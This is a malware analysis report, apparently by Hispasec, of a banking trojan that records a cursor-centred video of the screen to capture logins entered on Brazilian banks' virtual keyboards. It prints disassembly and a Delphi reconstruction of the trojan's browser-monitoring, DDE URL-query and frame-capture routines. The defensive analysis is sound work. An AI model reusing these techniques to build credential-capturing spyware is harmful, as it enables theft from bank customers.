

Banking Trojan Captures User's Screen in Video Clip


The attacker receives a video clip of the affected user's screen where to see all the steps followed by the user to access his banking account.

The detection of several specimens of this kind means a qualitative step forward in the dangerousness of banking trojans, specially against virtual keyboards introduced by many banking institutions.

Introduction

"Keylogger" trojans, i.e. trojans that capture keystrokes, are hidden programs that collect and store the keys pressed by the user to forward them to a third party. This way, the attacker receives a file containing the information the affected user has written (passwords, messages, etc.).


To avoid collecting too much data that would hinder locating the sensitive information they are really after, attackers program keyloggers to collect pressed keys only in certain situations. For example, banking trojans of the keylogger type will become active only when the user's browser gets to the authentication screen of the banking institution, to capture the username and password entered by the affected user.



Typical authentication screens to access electronic banks via the Internet without protection against keyloggers.

Once captured the user's information, the keylogger trojan usually sends data to the attacker in real time, via e-mail or a web server. Upon receiving the username and password, he will try to impersonate the legitimate user in the web service of the banking institution.

Many banking institutions have introduced the so-called "virtual keyboard", in an attempt to mitigate the activity of this type of trojans. It is an on-screen graphical representation of a keyboard, that the user can use to enter his data by pressing the virtual keys with his mouse instead of using his traditional keyboard.



Virtual keyboards introduced in the authentication screens of many electronic banking institutions.

As it normally happens when a security measure becomes popular, soon there are new banking trojans that get around this type of protection; ranging from the trojans that inject themselves in the browser and capture the username and password before being sent to the institution server by HTTPS, regardless whether entered in the traditional or virtual keyboard, to the trojans programmed specifically to defeat virtual keyboards, activated by a click of the mouse, that store the position of the cursor on screen or do small screen captures.

Today we will analyze a new banking trojan that is a qualitative step forward in the dangerousness of these specimens and a new turn of the screw in the techniques used to defeat virtual keyboards. The novelty of this trojan lies in its capacity to generate a video clip that stores all the activity onscreen while the user is authenticating to access his electronic bank.

The video clip covers only a small portion of the screen, using as reference the cursor, but it is large enough so that the attacker can watch the legitimate user's movements and typing when using the virtual keyboard, so that he gets the username and password without going into further trouble.

It would obviously be place a heavy burden on the resources of the computer to capture the complete screen, both when generating the video clip as well as sending it to the attacker. The main reason for doing only a small portion of the screen referenced to the cursor is that the trojan guarantees the speed of the capture to show all the sequence and activity with the virtual keyboard seamlessly.

Before we analyze this concrete case in detail, we must stress that this is not just a proof of concept nor an isolated case. After doing this analysis, we have detected other specimens with the same functionality, but far more optimized, thus proving it is a common technique nowadays.

In-Depth Analysis

The key to develop successful policies to counteract malware is to know its techniques in detail. To achieve it we need to go one step beyond the empiric analysis of specimens found in the wild, i.e. the results we get by executing the trojan; we must take one step forward and analyze its code.

Monitoring Internet Explorer

The trojan needs to "know" the pages the user is visiting so as to knowing when to activate itself. How does it do it? Let's analyze it.

Firstly, it uses this code to monitor the browser windows and their titles, so that it becomes alert when the user visits any of the banking institutions it monitors.

This trojan currently monitors several Brazilian banking institutions.

- Unibanco
- Itau
- Caixa
- Banco do Brasil

```
CODE:00481A28 ; int __cdecl sub_481A28(HWND hWnd,int)
CODE:00481A28 sub_481A28      proc near                ; DATA XREF: CODE:00484E48#o
CODE:00481A28
CODE:00481A28 var_4          = dword ptr -4
CODE:00481A28 hWnd          = dword ptr 8
CODE:00481A28 arg_4         = dword ptr 0Ch
CODE:00481A28
CODE:00481A28          push     ebp
CODE:00481A29          mov     ebp, esp
CODE:00481A2B          push     0
CODE:00481A2D          push     ebx
CODE:00481A2E          xor     eax, eax
CODE:00481A30          push     ebp
CODE:00481A31          push     offset sub_481AE4
CODE:00481A36          push     dword ptr fs:[eax]
CODE:00481A39          mov     fs:[eax], esp
CODE:00481A3C          push     offset byte_488CA4 ; lParam
CODE:00481A41          push     0FFh                ; wParam
CODE:00481A46          push     0Dh                 ; Msg
CODE:00481A48          mov     eax, [ebp+hWnd]
CODE:00481A4B          push     eax                  ; hWnd
CODE:00481A4C          call    SendMessageA
CODE:00481A51          push     offset byte_488CA4 ; lpWindowName
CODE:00481A56          push     offset aIEframe    ; "IEFrame"
CODE:00481A5B          call    FindWindowA
CODE:00481A60          test    eax, eax
CODE:00481A62          jbe     short loc_481ACC
CODE:00481A64          push     0                    ; LPCSTR
```

```

CODE:00481A66      push    offset aWorkerw ; "WorkerW"
CODE:00481A6B      push    0                ; HWND
CODE:00481A6D      push    eax              ; HWND
CODE:00481A6E      call   FindWindowExA
CODE:00481A73      test   eax, eax
CODE:00481A75      jbe    short loc_481ACC
CODE:00481A77      push    0                ; LPCSTR
CODE:00481A79      push    offset aRebarwindow32 ; "ReBarWindow32"
CODE:00481A7E      push    0                ; HWND
CODE:00481A80      push    eax              ; HWND
CODE:00481A81      call   FindWindowExA
CODE:00481A86      test   eax, eax
CODE:00481A88      jbe    short loc_481ACC
CODE:00481A8A      push    0                ; LPCSTR
CODE:00481A8C      push    offset aComboboxex32 ; "ComboBoxEx32"
CODE:00481A91      push    0                ; HWND
CODE:00481A93      push    eax              ; HWND
CODE:00481A94      call   FindWindowExA
CODE:00481A99      test   eax, eax
CODE:00481A9B      jbe    short loc_481ACC
CODE:00481A9D      push    offset byte_488CA4 ; lParam
CODE:00481AA2      push    0FFh            ; wParam
CODE:00481AA7      push    0Dh             ; Msg
CODE:00481AA9      push    eax              ; hWnd
CODE:00481AAA      call   SendMessageA
CODE:00481AAF      lea    eax, [ebp+var_4]
CODE:00481AB2      mov    edx, offset byte_488CA4
CODE:00481AB7      mov    ecx, 100h
CODE:00481ABC      call   sub_404804
CODE:00481AC1      mov    edx, [ebp+var_4]
CODE:00481AC4      mov    eax, [ebp+arg_4]
CODE:00481AC7      mov    ecx, [eax]
CODE:00481AC9      call   dword ptr [ecx+38h]
CODE:00481ACC      loc_481ACC:                ; CODE XREF: sub_481A28+3A#j
CODE:00481ACC                        ; sub_481A28+4D#j ...
CODE:00481ACC      mov    bl, 1
CODE:00481ACE      xor    eax, eax
CODE:00481AD0      pop    edx
CODE:00481AD1      pop    ecx
CODE:00481AD2      pop    ecx
CODE:00481AD3      mov    fs:[eax], edx
CODE:00481AD6      push   offset loc_481AEB
CODE:00481ADB      loc_481ADB:                ; CODE XREF: CODE:00481AE9#j
CODE:00481ADB      lea    eax, [ebp+var_4]
CODE:00481ADE      call   sub_404594
CODE:00481AE3      retn
CODE:00481AE3      sub_481A28                endp ; sp = -10h
CODE:00481AE3

```

This code is based on the properties of the windows generated by Internet Explorer. It first uses FindWindow* to locate and list them. Once located, it uses SendMessage to get the window title. Coverted to Delphi, programming language used in the trojan, we would get a code similar to the following:

```

function obtenerVentanasIEExplore (Handle: THandle; List: TStringList): boolean; stdcall;
var
  hWndIE, hWndIEChild : HWND;
  Buffer : array[0..255] of Char;
begin
  //obtiene el título de la ventana
  SendMessage(Handle, WM_GETTEXT, 255, integer(@Buffer[0]));
  //busca las ventanas de IEExplorer con el título del valor de "Buffer"
  hWndIE := FindWindow('IEFrame', Buffer);
  if hWndIE > 0 then
  begin
    hWndIEChild := FindWindowEx(hWndIE, 0, 'WorkerW', nil);

```

```

if hWndIEChild > 0 then
begin
hWndIEChild := FindWindowEx(hWndIEChild, 0, 'ReBarWindow32', nil);
if hWndIEChild > 0 then
begin
hWndIEChild := FindWindowEx(hWndIEChild, 0, 'ComboBoxEx32', nil);
if hWndIEChild > 0 then
begin
SendMessage(hWndIEChild, WM_GETTEXT, 255, integer(@Buffer));
List.Add(Buffer)
end;
end;
end;
end;
end;
Result :=True;
end;

```

This method is well-known and not too elegant, let's say it.

Now that the trojan knows all open windows of the browser, it will use DDE (Dynamic Data Exchange) commands supported by Internet Explorer to find out the URL the user is visiting. This way the trojan knows whether the user is going to access his account or is just checking the website.

The DDE command used is WWW_GetWindowInfo, which returns the visited URL.

Here we see how the trojan initiates the process:

```

CODE:00483133      mov     ebx, eax
CODE:00483135      mov     ecx, offset aWww_getwindowi ; "WWW_GetWindowInfo"
CODE:0048313A      mov     edx, [ebp+var_4]
CODE:0048313D      mov     eax, ebx
CODE:0048313F      call   sub_45F984

```


The following code shows part of the DDE routine used to get the results aforementioned.

```

CODE:0045F824      push   eax                ; pdwResult
CODE:0045F825      push   2710h              ; dwTimeout
CODE:0045F82A      push   20B0h              ; wType
CODE:0045F82F      mov    eax, [ebx+0A8h]
CODE:0045F835      push   eax                ; wFmt
CODE:0045F836      push   esi                ; hszItem
CODE:0045F837      mov    eax, [ebx+38h]
CODE:0045F83A      push   eax                ; hConv
CODE:0045F83B      push   0                  ; cbData
CODE:0045F83D      push   0                  ; pData
CODE:0045F83F      call   DdeClientTransaction
CODE:0045F844      mov    [ebp+hData], eax
CODE:0045F847      push   esi                ; hsz
CODE:0045F848      mov    eax, ds:dword_488BD8
CODE:0045F84D      mov    eax, [eax+44h]
CODE:0045F850      push   eax                ; idInst
CODE:0045F851      call   DdeFreeStringHandle
CODE:0045F856      cmp    [ebp+hData], 0
CODE:0045F85A      jz     loc_45F8EE
CODE:0045F860      xor    eax, eax
CODE:0045F862      push   ebp
CODE:0045F863      push   offset loc_45F8E7
CODE:0045F868      push   dword ptr fs:[eax]
CODE:0045F86B      mov    fs:[eax], esp
CODE:0045F86E      lea   eax, [ebp+pcbDataSize]
CODE:0045F871      push   eax                ; pcbDataSize
CODE:0045F872      mov    eax, [ebp+hData]
CODE:0045F875      push   eax                ; hData
CODE:0045F876      call   DdeAccessData

```

At this moment, the trojan holds total control over the user's activity. It only needs to activate the "video camera" in the right moment. Let's take as an example a user trying to access his online account in the Banco do Brasil website. That institution implements access control based on a virtual keyboard, hence becoming a clear target for this trojan.



Lights, Camera, Action!

This trojan uses two standard libraries (*msvfw.dll* y *avifil32.dll*) to perform a video capture, its main feature. These libraries are included by default in any installation of Microsoft Windows XP or 2000. This way, the trojan does not need any additional software to generate video clips, since it uses these libraries to get acceptable results easily; and the advantage is that they are totally documented by Microsoft.

In fact, we will see that the code used by the trojan is suspiciously similar to the code in some examples from Microsoft.

In first place, it checks the installed version of VideoForWindows is the right one:

```
CODE:004618F3      call    VideoForWindowsVersion
CODE:004618F8      call    sub_407054
CODE:004618FD      mov     [ebp+var_26], ax
CODE:00461901      cmp     [ebp+var_26], 10Ah
CODE:00461907      jnb    short loc_461935
CODE:00461909      push   10h                ; uType
CODE:0046190B      push   offset aError_2 ; "Error"
CODE:00461910      push   offset aFailureVideoFo ; "Failure: Video for
Windows version too ..."
CODE:00461915      push   0                  ; hWnd
CODE:00461917      call   MessageBoxA_0
```

This code looks suspiciously alike the one provided by Microsoft in its MSDN for checking the version. The author of the trojan did not even bother to delete the warnings with a MessageBox, so if there is an error, the victim would be alerted to something fishy going on.

```
// First make sure you are running version 1.1 or later
wVer = HIWORD(VideoForWindowsVersion());
if (wVer < 0x010a)
{
    // oops, too old
    MessageBox(NULL, "Video for Windows version is too old",
               "Error", MB_OK | MB_ICONSTOP);
    return FALSE;
}
```

Afterwards, it sets the default compression to generate the video clip through the IC functions of the msvfw library, and then it initiates an AVI stream in which to "store" the captured frames. These frames are generated by setting a refresh interval, i.e. FPS, controlled by a Sleep function:

```
loc_461E2C:                ; dwMilliseconds
push    edi
call    Sleep_0
cmp     byte ptr [ebx+18h], 0
jz     short loc_461E3E
```

Frames are generated by capturing a screen area defined by the mouse pointer, as we can see in this portion of the code. Once again, MessageBox is used to report errors which leads to the conclusion that this code has been a copy-and-paste job. The trojan uses regular functions exported from the library *gdi32.dll*, that belongs to the Microsoft Windows graphic engine:

```
CODE:004616CC ; Attributes: bp-based frame
CODE:004616CC
CODE:004616CC sub_4616CC      proc near                ; CODE XREF: sub_461894+B1#p
CODE:004616CC                                     ; sub_461894+16C#p ...
CODE:004616CC piconinfo      = dword ptr -30h
CODE:004616CC X              = dword ptr -1Ch
CODE:004616CC var_14        = dword ptr -14h
CODE:004616CC var_10        = dword ptr -10h
CODE:004616CC var_C         = dword ptr -0Ch
CODE:004616CC var_8         = dword ptr -8
CODE:004616CC var_4         = dword ptr -4
CODE:004616CC arg_0         = dword ptr 8
CODE:004616CC arg_4         = dword ptr 0Ch
CODE:004616CC
CODE:004616CC      push    ebp
CODE:004616CD      mov     ebp, esp
CODE:004616CF      add     esp, 0FFFFFFD0h
```

```

CODE:004616D2      push    ebx
CODE:004616D3      push    esi
CODE:004616D4      push    edi
CODE:004616D5      mov     [ebp+var_8], ecx
CODE:004616D8      mov     [ebp+var_4], edx
CODE:004616DB      mov     ebx, eax
CODE:004616DD      push    0          ; hWnd
CODE:004616DF      call   GetDC
CODE:004616E4      mov     edi, eax
CODE:004616E6      cmp     byte ptr [ebx+478Ch], 0
CODE:004616ED      jz     short loc_46172D
CODE:004616EF      cmp     dword ptr [ebx+68h], 0
CODE:004616F3      jz     short loc_46172D
CODE:004616F5      cmp     byte ptr [ebx+4794h], 0
CODE:004616FC      jz     short loc_461724
CODE:004616FE      mov     eax, [ebx+68h]
CODE:00461701      mov     edx, [ebp+var_4]
CODE:00461704      mov     [eax+54h], edx
CODE:00461707      mov     edx, [ebp+var_8]
CODE:0046170A      mov     [eax+58h], edx
CODE:0046170D      mov     edx, [ebp+arg_4]
CODE:00461710      mov     [eax+5Ch], edx
CODE:00461713      mov     edx, [ebp+arg_0]
CODE:00461716      mov     [eax+60h], edx
CODE:00461719      push    eax
CODE:0046171A      push    offset loc_46218C
CODE:0046171F      call   sub_41A218
CODE:00461724      loc_461724:          ; CODE XREF: sub_4616CC+30#j
CODE:00461724      mov     dl, 1
CODE:00461726      mov     eax, ebx
CODE:00461728      call   sub_4613F8
CODE:0046172D      loc_46172D:          ; CODE XREF: sub_4616CC+21#j
CODE:0046172D      ; sub_4616CC+27#j
CODE:0046172D      push    edi          ; HDC
CODE:0046172E      call   CreateCompatibleDC
CODE:00461733      mov     esi, eax
CODE:00461735      mov     eax, [ebp+arg_0]
CODE:00461738      push    eax          ; int
CODE:00461739      mov     eax, [ebp+arg_4]
CODE:0046173C      push    eax          ; int
CODE:0046173D      push    edi          ; HDC
CODE:0046173E      call   CreateCompatibleBitmap
CODE:00461743      mov     [ebp+var_C], eax
CODE:00461746      mov     eax, [ebp+var_C]
CODE:00461749      push    eax          ; HGDIOBJ
CODE:0046174A      push    esi          ; HDC
CODE:0046174B      call   SelectObject
CODE:00461750      mov     [ebp+var_10], eax
CODE:00461753      push    0CC0020h    ; DWORD
CODE:00461758      mov     eax, [ebp+var_8]
CODE:0046175B      push    eax          ; int
CODE:0046175C      mov     eax, [ebp+var_4]
CODE:0046175F      push    eax          ; int
CODE:00461760      push    edi          ; HDC
CODE:00461761      mov     eax, [ebp+arg_0]
CODE:00461764      push    eax          ; int
CODE:00461765      mov     eax, [ebp+arg_4]
CODE:00461768      push    eax          ; int
CODE:00461769      push    0          ; int
CODE:0046176B      push    0          ; int
CODE:0046176D      push    esi          ; HDC
CODE:0046176E      call   BitBlt
CODE:00461773      lea    eax, [ebp+X]
CODE:00461776      push    eax          ; lpPoint
CODE:00461777      call   GetCursorPos
CODE:0046177C      call   GetCursor
CODE:00461781      mov     edx, [ebp+var_4]
CODE:00461784      sub    [ebp+X], edx
CODE:00461787      mov     edx, [ebp+var_8]

```

```

CODE:0046178A      sub     [ebp-18h], edx
CODE:0046178D      cmp     byte ptr [ebx+4784h], 0
CODE:00461794      jz     short loc_4617DF
CODE:00461796      lea    edx, [ebp+piconinfo]
CODE:00461799      push   edx                ; piconinfo
CODE:0046179A      push   eax                ; hIcon
CODE:0046179B      call   GetIconInfo
CODE:004617A0      test   eax, eax
CODE:004617A2      jz     short loc_4617CA
CODE:004617A4      mov    eax, [ebp-2Ch]
CODE:004617A7      sub    [ebp+X], eax
CODE:004617AA      mov    eax, [ebp-28h]
CODE:004617AD      sub    [ebp-18h], eax
CODE:004617B0      mov    eax, [ebp-24h]
CODE:004617B3      test   eax, eax
CODE:004617B5      jz     short loc_4617BD
CODE:004617B7      push   eax                ; HGDIOBJ
CODE:004617B8      call   DeleteObject
CODE:004617BD
CODE:004617BD      loc_4617BD:                ; CODE XREF: sub_4616CC+E9#j
CODE:004617BD      mov    eax, [ebp-20h]
CODE:004617C0      test   eax, eax
CODE:004617C2      jz     short loc_4617CA
CODE:004617C4      push   eax                ; HGDIOBJ
CODE:004617C5      call   DeleteObject
CODE:004617CA
CODE:004617CA      loc_4617CA:                ; CODE XREF: sub_4616CC+D6#j
                           ; sub_4616CC+F6#j
CODE:004617CA      mov    eax, [ebx+4790h]
CODE:004617D0      push   eax                ; hIcon
CODE:004617D1      mov    eax, [ebp-18h]
CODE:004617D4      push   eax                ; Y
CODE:004617D5      mov    eax, [ebp+X]
CODE:004617D8      push   eax                ; X
CODE:004617D9      push   esi                ; hDC
CODE:004617DA      call   DrawIcon
CODE:004617DF
CODE:004617DF      loc_4617DF:                ; CODE XREF: sub_4616CC+C8#j
CODE:004617DF      mov    eax, [ebp+var_10]
CODE:004617E2      push   eax                ; HGDIOBJ
CODE:004617E3      push   esi                ; HDC
CODE:004617E4      call   SelectObject
CODE:004617E9      mov    edx, [ebx+8]
CODE:004617EC      mov    eax, [ebp+var_C]
CODE:004617EF      call   sub_461554
CODE:004617F4      push   eax                ; hMem
CODE:004617F5      call   GlobalLock
CODE:004617FA      mov    [ebp+var_14], eax
CODE:004617FD      cmp    [ebp+var_14], 0
CODE:00461801      jnz   short loc_46181A
CODE:00461803      push   30h                ; uType
CODE:00461805      push   offset aError_1 ; "Error"
CODE:0046180A      push   offset aErrorCapturing ; "Error capturing a frame!"
CODE:0046180F      push   0                  ; hWnd
CODE:00461811      call   MessageBoxA_0

```

If everything has worked successfully, the trojan will have generated at least one video clip, that will be stored as "sequential number".avi in the same directory it was executed. It also generates a text file that contains the complete path to each generated file, that will be useful later in order to send the stolen data.

Another non-active option implemented in the trojan code is the capacity to install a keylogger in the machine. That keylogger is a library called twain_33.dll, that will be searched for in your installation directory. If it finds it, it will install a keyboard hook, so that all typing will be registered in a log file. This way, the trojan author will receive additional data that the access screen collects via a traditional keyboard.

Live!

In the following URL you will find a video clip/flash that illustrates the performance of the trojan in an infected system and the data sent to the attacker:

http://www.hispasec.com/directorio/laboratorio/phishing/demo4/troyano_video_en.htm

Conclusion

After a detailed analysis, it is striking to see the lack of interest in the programmer to hide the workings of the trojan, since he does not use any stealth technique in user mode nor the power of a rootkit.

The differences among different parts of the code are also very striking. On one hand we see code like the following:

```
CODE:00484C5D      mov     edx, offset aGravando ; "Gravando"
CODE:00484C62      mov     eax, [ebx+2FCh]
CODE:00484C68      call   sub_43CFA8

CODE:00484C9F      mov     ds:byte_488C70, 0
CODE:00484CA6      mov     edx, offset aNaoEstaGravand ; "Nao Esta Gravando"
CODE:00484CAB      mov     eax, [ebx+2FCh]
CODE:00484CB1      call   sub_43CFA8
```

This is clearly some type of log of the program execution. If we check carefully, this kind of comments are in Brazilian Portuguese, so we can deduce the author's nationality. Nevertheless, as we have seen before, MessageBox always show error messages in English in relevant parts of the trojan. This may be explained by:

- International cooperation to create this kind of malware, in fora or in meetings among programmers from different countries;
- Copying and pasting examples found in the Internet. This is the more likely scenario.

We face the embryo of what could become a common technique in the world of banking trojans in the short run, the "videologgers" (?).

This possibility has been confirmed during this analysis, since we have received new specimens at VirusTotal (<http://www.virustotal.com>), that are very similar and have the video capture feature, but are far more optimized and affect more institutions, mainly Brazilian banks.

Brazil is the country with the highest amount of pressure and proliferation of banking trojans in the world by far. Judging by the analysis of banking trojans, it is an indigenous production, i.e. trojan programmers are mostly Brazilian.

In contrast, banking trojans developed to specifically affect Spanish banking institutions are created in the Eastern Bloc countries by programmers who use different techniques from the Brazilians. However, we should not rule out that the video capture functionality will be exported and exploited globally.

This functionality would attack frontally all security solutions based on visual elements present on the user's screen, specially visual keyboards.

Regardless the method used, all data entered in a compromised system will be susceptible of being captured.

Comments and Additional Information



Hispasec Lab / VirusTotal
laboratorio@hispasec.com

Hispasec Sistemas
<http://www.hispasec.com>

VirusTotal
<http://www.virustotal.com>